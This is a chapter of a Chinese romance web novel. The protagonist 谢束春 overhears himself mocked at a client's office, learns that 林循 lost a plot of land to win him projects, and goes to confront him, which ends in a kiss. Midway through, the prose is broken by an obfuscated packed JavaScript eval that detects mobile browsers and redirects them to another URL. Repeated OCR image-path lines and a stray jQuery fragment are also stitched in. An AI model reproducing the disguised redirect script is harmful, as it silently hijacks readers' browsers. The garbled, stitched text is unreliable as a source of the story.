24.勇气
作品:《病木逢春》 但谢束春确实没有再告诉林循,自己又折返回了京市。
下了飞机,他就在鑫安总部大楼附近随便找了间商务酒店,连行李都只是匆匆寄存,甚至没来得及办完入住手续,就立刻拨通了项目经理的电话。
电话那头,项目经理反倒不急了:“谢工,我看徐总开会呢,我也还在项目地。不然我一会儿约约他明天时间,你再过来吧!”
“明天?”谢束春心里咯噔一下。这不对劲,昨天电话里还火烧眉毛,恨不得他插上翅膀飞过来,怎么他人到了,反而不急了?
他没有争辩,只是语气平静地应了声“好”,挂断电话后,指尖在屏幕上悬停片刻,转而拨给了徐总的助理小冯。
小冯接起电话,还带着些诧异:“谢工?您……您怎么又回京市了?”
谢束春心念电转,没有将项目经理那含糊的说辞和盘托出,只避重就轻地说:“临时有点事需要处理。小冯,徐总今天在公司吗?”
“在是在,”小冯那边传来敲击键盘的声音,似乎在查看日程,“不过徐总现在有个会,估计一时半会儿结束不了。”
“能帮我约一下徐总下午的时间吗?”他等不到明天了,似是怕夜长梦多,便随便找了个正当理由,“一期已经进场了,虽然二三期的正式文件还没下发,但我也想提前跟徐总当面沟通一下,也是为了项目更顺利。”
通话一直在线,等了约莫两分钟,小冯便应声:“已经帮您约了两点的会议,等徐总那边确认了,我和您说。”
“多谢。”
谢束春本是已经到了鑫安楼下,如今又只得先折返回酒店。
办好入住,放好行李,他下到楼下想随便找点饭吃,打眼却看见了一家之前未曾吃上的稻香村。
正值午间,店里多是操着京片子的老街坊。他环顾了一周,才发现这里不止有点心,玻璃柜里还摆着各色熟食、酱菜。他没什么胃口,随意挑了几样出名的点心,搭配着点茶肠和豆制品,也算是一顿饭了。
回到房间,仓促地解决了午餐,他试图躺下休息片刻,积攒精力。但一闭上眼,满脑子的纷乱思绪便全涌了上来,搅得他不得安宁。
既是睡不着,索性提前出了门。
小冯下来接他,年轻人的脸上洋溢着热情的笑容:“谢工,又见面啦!还好我机灵,把会议室提前预约了半小时,不然只能让您在大厅等了。”
“谢谢。”
小冯领他到会议室,替他倒了杯水:“卫生间和茶水间就在左边拐角。我先去替徐总写份材料,您要是有什么急事,就给我打电话。”
“麻烦了。”谢束春朝他笑笑,在长桌旁坐下。
项目经理还未曾赶回,一会儿将由线上接入。
中午那几块点心有些干得噎人,勉强咽下去却堵在胸口。他连喝了几口水,依然觉得喉咙发紧,便起身往洗手间走去。
小便池上方挂着“维修中”的黄色标牌,他顿了顿,转身推开隔间的门。
刚系好皮带,外面便传来熟悉的谈笑声,正是徐总。
他动作一滞,手指悬在门栓上。正犹豫着该不该此刻推门出去,打声招呼,徐总的声音又响了起来,语调中是藏不住的讥讽:“啧,和致那个谢束春,是真有点本事。林循给他撑腰也就罢了,连孟栖川都亲自砸钱进来,指名道姓要他们接手。谁不知道那两位背后都是军……”
“小声点吧!”另一人急忙打断,水龙头哗哗作响,“隔墙有耳啊……不过他们的方案、产品确实还可以,不是吗?”
“不错归不错,”徐总压低嗓音,却字字清晰,“但想想谢束春那应该叫什么?对,科技妲己!表面上看着挺安分……谁知道是不是装的。也难怪,能让那两位发小都争着替他铺路。”
水声停了,脚步声伴着渐远的说笑,消失在门外。
隔间里,谢束春扶着门板的手背绷出青筋,指尖微微发颤。看了看时间,他闭上眼,深吸了一口气,强装着镇定回到了会议室,甚至对着徐总露出了一个完美无瑕的微笑。
会议结果确认了,是现场施工测量时的数据偏差,与他的设计方案毫无关系,他也算长长地松了一口气。
回到酒店房间,天色已经渐暗。
城市灯火透过玻璃窗,在他脸上投下明明灭灭的光影。他沉默地坐在床沿,良久,才拿起手机,删删改改几次,最终只发出一句:【川哥,现在有空吗?】
半小时后,孟栖川的语音便打了过来:“小春,怎么了?”
谢束香张了张嘴,酝酿了一肚子的问题,可话到嘴边却变成了:“川哥,那天你们掼蛋,林循说他输了。他究竟……输了什么?”
电话那头静默了一瞬,随即传来孟栖川一声略显惊讶的轻笑:“他连这个都跟你提了?没什么,一块地而已。不过我觉得啊,他八成是故意放水输给我的,不然这笔买卖,我可就亏大了。”
谢束春敏锐地察觉到了其中的不对:“为什么……这么说?”
“他让我投资鑫安的那两个项目,跟我拍胸脯说稳赚不赔,还让我事后利润抽他两成。”就像是故意说给谢束春听的,他的语气愈发狡黠,“现在看来,这事儿他还是没和你说啊。”
谢束春感觉自己的心脏漏跳了好几拍。
是,林循没说谎。他没直接联系鑫安的人,却跨了孟栖川这一层,顺便赔掉一块地,就是为了给他拿下两期项目……他都想问问林循,这值得吗?
或许对于林循而言,这根本不算什么。可只是为了睡到他吗?
甚至有那么一瞬间,他觉得……林循是不是真的喜欢自己。
那样的冲动骤然点燃了他荒芜而敏感的心火,猛烈地烧毁了他素日的胆怯与隐忍。
他想见他,就现在,他想要见他,问个明明白白。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17091135|194589||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
不再等待,他即刻便打车去了和乐府。
他在赌,赌一个微茫的可能——如果林循在,他就有勇气奋不顾身。
密码锁的按键冰冷,他的手抖得厉害,三次才输对。可开了门,迎接他的却是一片沉滞的黑暗。
心猛地一沉。
他按亮灯,刺目的光线照亮空旷的客厅。
什么都没有。
赤着脚走进卧室,他看见被子叠得整整齐齐,手串也不在他原来放的位置。
“果然啊……”
他蓦地笑了,笑自己痴心妄想,笑自己可悲可怜。
林循那样的人,怎么会在意他这点微不足道的存在?过往那些若有似无的暧昧,不过是一场兴之所至的云烟,风一吹,就散了。
没必要再给自己无望的希冀,他就像个溃败的士兵,结局只能是灰溜溜地逃离战场。
刚拉开门,却迎面撞进一个坚实的怀抱,熟悉的沉香木气息瞬间将他包裹。
“小春?”林循的声音带着难以置信的惊愕,“你回来了?你怎么会回来?你真的回来了!”
谢束春仰起头,在炫目的灯光里看清了林循的脸,死死攥住林循的手臂:“手串呢?”
“我收起来了啊。”林循被他问得一愣,“我的心意你既然不要,难不成我还得天天摆出来,提醒自己有多自作多情?”
“那你怎么发现的?”谢束春追问,指尖掐得更紧。
“这两周,我一直睡在这里。”林循的目光沉沉,将他牢牢锁在眼眸中,“所以,当然发现了。”
“为什么?”谢束春听得见自己的声音在发抖。
“因为这里,总会残留一点点你的味道。只有在这儿,我才能不喝酒睡得着。”林循的嗓音沙哑,“只是现在……越来越淡了。”
就当他是真的。
就当这一切,不是怜悯、不是玩笑,而是真的。
真的喜欢自己。
谢束春心底那一片死寂的灰烬,轰然炸开,腾起漫天绚烂到令人目眩的烟火。
滚烫的血液冲上头顶,烧干了所有理智。
他微微踮起脚,闭上眼睛,是孤注一掷的决绝,将自己冰凉的唇印了上去。
生涩、笨拙,只是轻轻的摩擦。
林循的身体猛地一僵。下一秒,天旋地转般的攻势席卷而来。
林循狠狠搂住他的腰,反客为主,炽热的舌尖撬开他的齿关,长驱直入,霸道地攫取他所有的呼吸,勾勒纠缠,仿佛要将他灵魂深处的不安与苦涩都一并吞没。
不知过了多久,林循才勉强松开他一点,额头相抵,呼吸粗重,语调凶得吓人:“谢束春,你知道你在做什么吗?”
谢束春呼吸急促,郑重点头。
“那你知道……”林循的拇指用力擦过他湿润红肿的下唇,声音喑哑,“你现在做这件事的后果吗?”